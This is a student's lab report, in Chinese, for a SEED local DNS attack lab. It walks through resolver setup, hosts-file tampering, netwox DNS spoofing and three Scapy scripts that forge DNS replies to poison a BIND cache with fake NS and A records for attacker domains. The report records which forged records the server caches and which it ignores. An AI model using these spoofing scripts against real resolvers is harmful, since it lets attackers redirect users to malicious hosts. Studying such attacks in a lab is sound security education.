57117121 聂榕

Local DNS Attack Lab

Task1


DNS 服务器所在虚拟机 IP 为 192.168.1.102，为一台普通 ubuntu16.04

用户虚拟机为 192.168.1.104，为一台 securityonion

修改用户机的 DNS 服务器前：

```
nie@nie-VirtualBox:~$ dig www.baidu.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.baidu.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47955
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.baidu.com.                 IN      A

;; ANSWER SECTION:
www.baidu.com.          1133    IN      CNAME   www.a.shifen.com.
www.a.shifen.com.       71      IN      A       180.101.49.12
www.a.shifen.com.       71      IN      A       180.101.49.11

;; Query time: 7 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Tue Sep 15 15:40:48 CST 2020
;; MSG SIZE  rcvd: 90

nie@nie-VirtualBox:~$
```

修改相关配置，并且关闭 DNS 服务器上的 DNS 服务



再次运行 dig 命令：

```
nie@nie-VirtualBox:~$ dig www.baidu.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.baidu.com
;; global options: +cmd
;; connection timed out; no servers could be reached
nie@nie-VirtualBox:~$
```

开启 192.168.1.102 上的 DNS 服务后再运行：

```
nie@nie-VirtualBox:~$ dig www.baidu.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.baidu.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 51001
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.baidu.com.                 IN      A

;; Query time: 1352 msec
;; SERVER: 192.168.1.102#53(192.168.1.102)
;; WHEN: Tue Sep 15 15:48:00 CST 2020
;; MSG SIZE  rcvd: 42

nie@nie-VirtualBox:~$
```

可以看到 SERVER 一项是 192.168.1.102


Task2

启动第三台虚拟机（seed）IP 为 192.168.1.107，这是以后攻击发起的虚拟机，也是 wireshark 进行观察的虚拟机

我们清空 DNS 服务器的缓存。

在用户虚拟机上 ping 百度的域名：


Wireshark：



可以看到一大串的请求与回复过程

现在有了缓存之后

再次 ping 一次：



只有两次交互，只发生在用户虚拟机和本地 DNS 服务器虚拟机之间，分别为请求域名和反

向请求

Task3

设置好各项文件后（不得不感谢群里同学发现的分号问题）

结果如下：

```
nie@nie-VirtualBox:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20284
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 0 msec
;; SERVER: 192.168.1.102#53(192.168.1.102)
;; WHEN: Tue Sep 15 16:16:32 CST 2020
;; MSG SIZE  rcvd: 93

nie@nie-VirtualBox:~$
```

Task4

在修改用户虚拟机的 host 文件前：

```
nie@nie-VirtualBox:~$ ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq
=1 ttl=115 time=90.3 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq
=2 ttl=115 time=69.0 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq
=3 ttl=115 time=58.9 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq
=4 ttl=115 time=50.6 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq
=6 ttl=115 time=43.7 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq
=7 ttl=115 time=41.5 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq
=9 ttl=115 time=40.3 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq
=10 ttl=115 time=47.0 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq
=11 ttl=115 time=42.6 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq
=12 ttl=115 time=47.4 ms
^C
--- bank32.com ping statistics ---
12 packets transmitted, 10 received, 16% packet loss, time 14323ms
rtt min/avg/max/mdev = 40.355/53.180/90.390/14.991 ms
nie@nie-VirtualBox:~$
```

可以看到是某国外 IP

修改/etc/host

Open

hosts
/etc

File Edit View Search Tools Documents Help

```
127.0.0.1       localhost
127.0.1.1       nie-VirtualBox
192.168.1.1 www.bank32.com
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

把这个域名绑定到我们的网关上

```
nie@nie-VirtualBox:~$ ping www.bank32.com
PING www.bank32.com (192.168.1.1) 56(84) bytes of data.
64 bytes from www.bank32.com (192.168.1.1): icmp_seq=1 ttl=64 time=4.01 ms
64 bytes from www.bank32.com (192.168.1.1): icmp_seq=2 ttl=64 time=30.0 ms
64 bytes from www.bank32.com (192.168.1.1): icmp_seq=3 ttl=64 time=22.8 ms
64 bytes from www.bank32.com (192.168.1.1): icmp_seq=4 ttl=64 time=6.31 ms
^C
--- www.bank32.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 4.012/15.783/30.002/10.953 ms
nie@nie-VirtualBox:~$
```

Task5

命令和执行结果如下:

```
[09/15/20]seed@VM:~$ sudo netwox 105 -h "www.example.net" -H "1.2.3.4" -a "ns.ex
ample.net" -A "1.2.3.5" -f "src host 192.168.1.104"
DNS question  ----------------------------------------------------------.
| id=43194  rcode=OK             opcode=QUERY                           |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1                 |
| www.example.net. A                                                   |
| . OPT UDPpl=4096 errcode=0 v=0 ...                                   |
|______________________________________________________________________|
DNS answer  ------------------------------------------------------------.
| id=43194  rcode=OK             opcode=QUERY                           |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1                 |
| www.example.net. A                                                   |
| www.example.net. A 10 1.2.3.4                                        |
| ns.example.net. NS 10 ns.example.net.                                |
| ns.example.net. A 10 1.2.3.5                                         |
|______________________________________________________________________|
```

```
nie@nie-VirtualBox:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43194
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        10      IN      A       1.2.3.4

;; AUTHORITY SECTION:
ns.example.net.         10      IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         10      IN      A       1.2.3.5

;; Query time: 411 msec
;; SERVER: 192.168.1.102#53(192.168.1.102)
;; WHEN: Tue Sep 15 16:56:58 CST 2020
;; MSG SIZE  rcvd: 88

nie@nie-VirtualBox:~$
```

Task6

首先清除 DNS 服务器上的缓存

攻击者命令如下:

```
[09/15/20]seed@VM:~$ sudo netwox 105 -h "www.example.net" -H "1.2.3.4" -a "ns.ex
ample.net" -A "1.2.3.5" -f "src host 192.168.1.102" -s raw -T 600
```

用户机发起查询:

```
nie@nie-VirtualBox:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29365
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        600     IN      A       1.2.3.4

;; AUTHORITY SECTION:
.                       600     IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         600     IN      A       1.2.3.5

;; Query time: 21 msec
;; SERVER: 192.168.1.102#53(192.168.1.102)
;; WHEN: Tue Sep 15 17:32:32 CST 2020
;; MSG SIZE  rcvd: 92

nie@nie-VirtualBox:~$
```

查看本地 DNS 服务器缓存:

```
nie@nie-VirtualBox:/etc/bind$ sudo cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20200915093245
; authanswer
.                       587     IN NS   ns.example.net.
; authauthority
ns.example.net.         587     NS      ns.example.net.
; additional
                        587     A       1.2.3.5
; authanswer
www.example.net.        587     A       1.2.3.4
;
```

Task7

程序如下：

```
from scapy.all import *
def spoof_dns(pkt):
 if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
# Swap the source and destination IP address
  IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
# Swap the source and destination port number
  UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
# The Answer Section
  Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
  ttl=259200, rdata='192.168.1.1')
# The Authority Section
  NSsec1 = DNSRR(rrname='example.net', type='NS',
  ttl=259200, rdata='attacker32.net')
# Construct the DNS packet
  DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=1, arcount=0,an=Anssec, ns=NSsec1)
# Construct the entire IP packet and send it out
  spoofpkt = IPpkt/UDPpkt/DNSpkt
  send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53 and src host 192.168.1.102', prn=spoof_dns)
```

清空 dns 服务器缓存之后，用户机请求 www.example.net:

```
nie@nie-VirtualBox:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43555
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       192.168.1.1

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.net.

;; Query time: 59 msec
;; SERVER: 192.168.1.102#53(192.168.1.102)
;; WHEN: Tue Sep 15 20:01:26 CST 2020
;; MSG SIZE  rcvd: 85

nie@nie-VirtualBox:~$
```

查看 dns 缓存;

```
; authauthority
example.net.            258668  NS      attacker32.net.
; authanswer
www.example.net.        258668  A       192.168.1.1
```

然后用户机对 mail.example.net 进行查找：

```
59 2020-09-15 08:13:13.862334468  192.168.1.102  198.41.0.4     DNS   85 Standard query 0x5612 A attacker32.net OPT
60 2020-09-15 08:13:13.862340185  192.168.1.102  198.41.0.4     DNS   85 Standard query 0xa770 AAAA attacker32.net OPT
61 2020-09-15 08:13:13.862340864  192.168.1.102  198.41.0.4     DNS   70 Standard query 0xa5bd NS <Root> OPT
70 2020-09-15 08:13:14.658819441  192.168.1.102  192.33.4.12    DNS   70 Standard query 0x69cd NS <Root> OPT
71 2020-09-15 08:13:14.658903345  192.168.1.102  192.33.4.12    DNS   85 Standard query 0x3caf A attacker32.net OPT
72 2020-09-15 08:13:14.658962557  192.168.1.102  192.33.4.12    DNS   85 Standard query 0x42df AAAA attacker32.net OPT
75 2020-09-15 08:13:14.863602991  192.33.4.12    192.168.1.102  DNS   70 Standard query response 0x69cd NS <Root> OPT
77 2020-09-15 08:13:14.925411932  192.33.4.12    192.168.1.102  DNS   85 Standard query response 0x42df AAAA attacker32.net OPT
78 2020-09-15 08:13:14.925538039  192.33.4.12    192.168.1.102  DNS   85 Standard query response 0x3caf A attacker32.net OPT
86 2020-09-15 08:13:15.091246357  192.168.1.102  192.33.4.12    DNS   96 Standard query 0xe686 NS <Root> OPT
89 2020-09-15 08:13:15.153513429  192.168.1.102  192.33.4.12    DNS  111 Standard query 0xc6db AAAA attacker32.net OPT
92 2020-09-15 08:13:15.196040222  192.168.1.102  192.33.4.12    DNS  111 Standard query 0x45bb A attacker32.net OPT
97 2020-09-15 08:13:15.321328116  192.33.4.12    192.168.1.102  DNS 1165 Standard query response 0xe686 NS <Root> NS f.root-servers
00 2020-09-15 08:13:15.382565608  192.33.4.12    192.168.1.102  DNS 1239 Standard query response 0xc6db AAAA attacker32.net NS d.gt
02 2020-09-15 08:13:15.383124769  192.168.1.102  192.41.162.30  DNS   85 Standard query 0x3d33 AAAA attacker32.net OPT
20 2020-09-15 08:13:16.189664602  192.168.1.102  192.26.92.30   DNS   85 Standard query 0x0490 AAAA attacker32.net OPT
23 2020-09-15 08:13:16.409261698  192.26.92.30   192.168.1.102  DNS  512 Standard query response 0x0490 No such name AAAA attacker3
27 2020-09-15 08:13:16.646204121  192.168.1.102  192.26.92.30   DNS   99 Standard query 0x1b77 AAAA attacker32.net OPT
```

可以看到有对 attacker32.net 发起的查找

（指导手册里是 attacker32.com，最后才注意到，不过应该不影响）

Task8

首先清空 dns 缓存

程序如下

```python
from scapy.all import *
def spoof_dns(pkt):
 if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
# Swap the source and destination IP address
  IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
# Swap the source and destination port number
  UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
# The Answer Section
  Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
  ttl=259200, rdata='192.168.1.1')
# The Authority Section
  NSsec1 = DNSRR(rrname='example.net', type='NS',
  ttl=259200, rdata='attacker32.com')
  NSsec2 = DNSRR(rrname='google.com', type='NS',
  ttl=259200, rdata='attacker32.com')
# Construct the DNS packet
  DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=2, arcount=0,an=Anssec, ns=NSsec1/NSsec2)
# Construct the entire IP packet and send it out
  spoofpkt = IPpkt/UDPpkt/DNSpkt
  send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53 and src host 192.168.1.102', prn=spoof_dns)
```

用户机查询 www.example.net

```
nie@nie-VirtualBox:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18398
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       192.168.1.1

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.

;; Query time: 143 msec
;; SERVER: 192.168.1.102#53(192.168.1.102)
;; WHEN: Tue Sep 15 20:21:23 CST 2020
;; MSG SIZE  rcvd: 88

nie@nie-VirtualBox:~$
```

查看 dns 缓存：

```
; authauthority
example.net.            259137  NS      attacker32.com.
; authanswer
www.example.net.        259137  A       192.168.1.1
; glue
```

可以看到，NS 项的 google.com 项没有被缓存，被忽略了。

Task9


程序如下：

```
from scapy.all import *
def spoof_dns(pkt):
 if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
# Swap the source and destination IP address
  IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
# Swap the source and destination port number
  UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
# The Answer Section
  Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
  ttl=259200, rdata='10.0.2.5')
# The Authority Section
  NSsec1 = DNSRR(rrname='example.net', type='NS',
  ttl=259200, rdata='attacker32.com')
  NSsec2 = DNSRR(rrname='example.net', type='NS',
  ttl=259200, rdata='ns2.example.net')
# The Additional Section
  Addsec1 = DNSRR(rrname='attacker32.com', type='A',
  ttl=259200, rdata='1.2.3.4')
  Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
  ttl=259200, rdata='5.6.7.8')
  Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
  ttl=259200, rdata='3.4.5.6')
# Construct the DNS packet
  DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=2, arcount=3,an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
# Construct the entire IP packet and send it out
  spoofpkt = IPpkt/UDPpkt/DNSpkt
  send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53 and src host 192.168.1.102', prn=spoof_dns)
```

用户机进行查询：

```
nie@nie-VirtualBox:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22107
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns2.example.net.
example.net.            259200  IN      NS      attacker32.com.

;; ADDITIONAL SECTION:
ns2.example.net.        259200  IN      A       5.6.7.8
attacker32.com.         259200  IN      A       1.2.3.4

;; Query time: 82 msec
;; SERVER: 192.168.1.102#53(192.168.1.102)
;; WHEN: Tue Sep 15 20:29:38 CST 2020
;; MSG SIZE  rcvd: 138

nie@nie-VirtualBox:~$
```

Dns 缓存：



可以看到

附加项中关于 facebook 的一项被忽略了。

与当前查找域名的域没有任何关系的项，就会被忽略。是一种保护机制。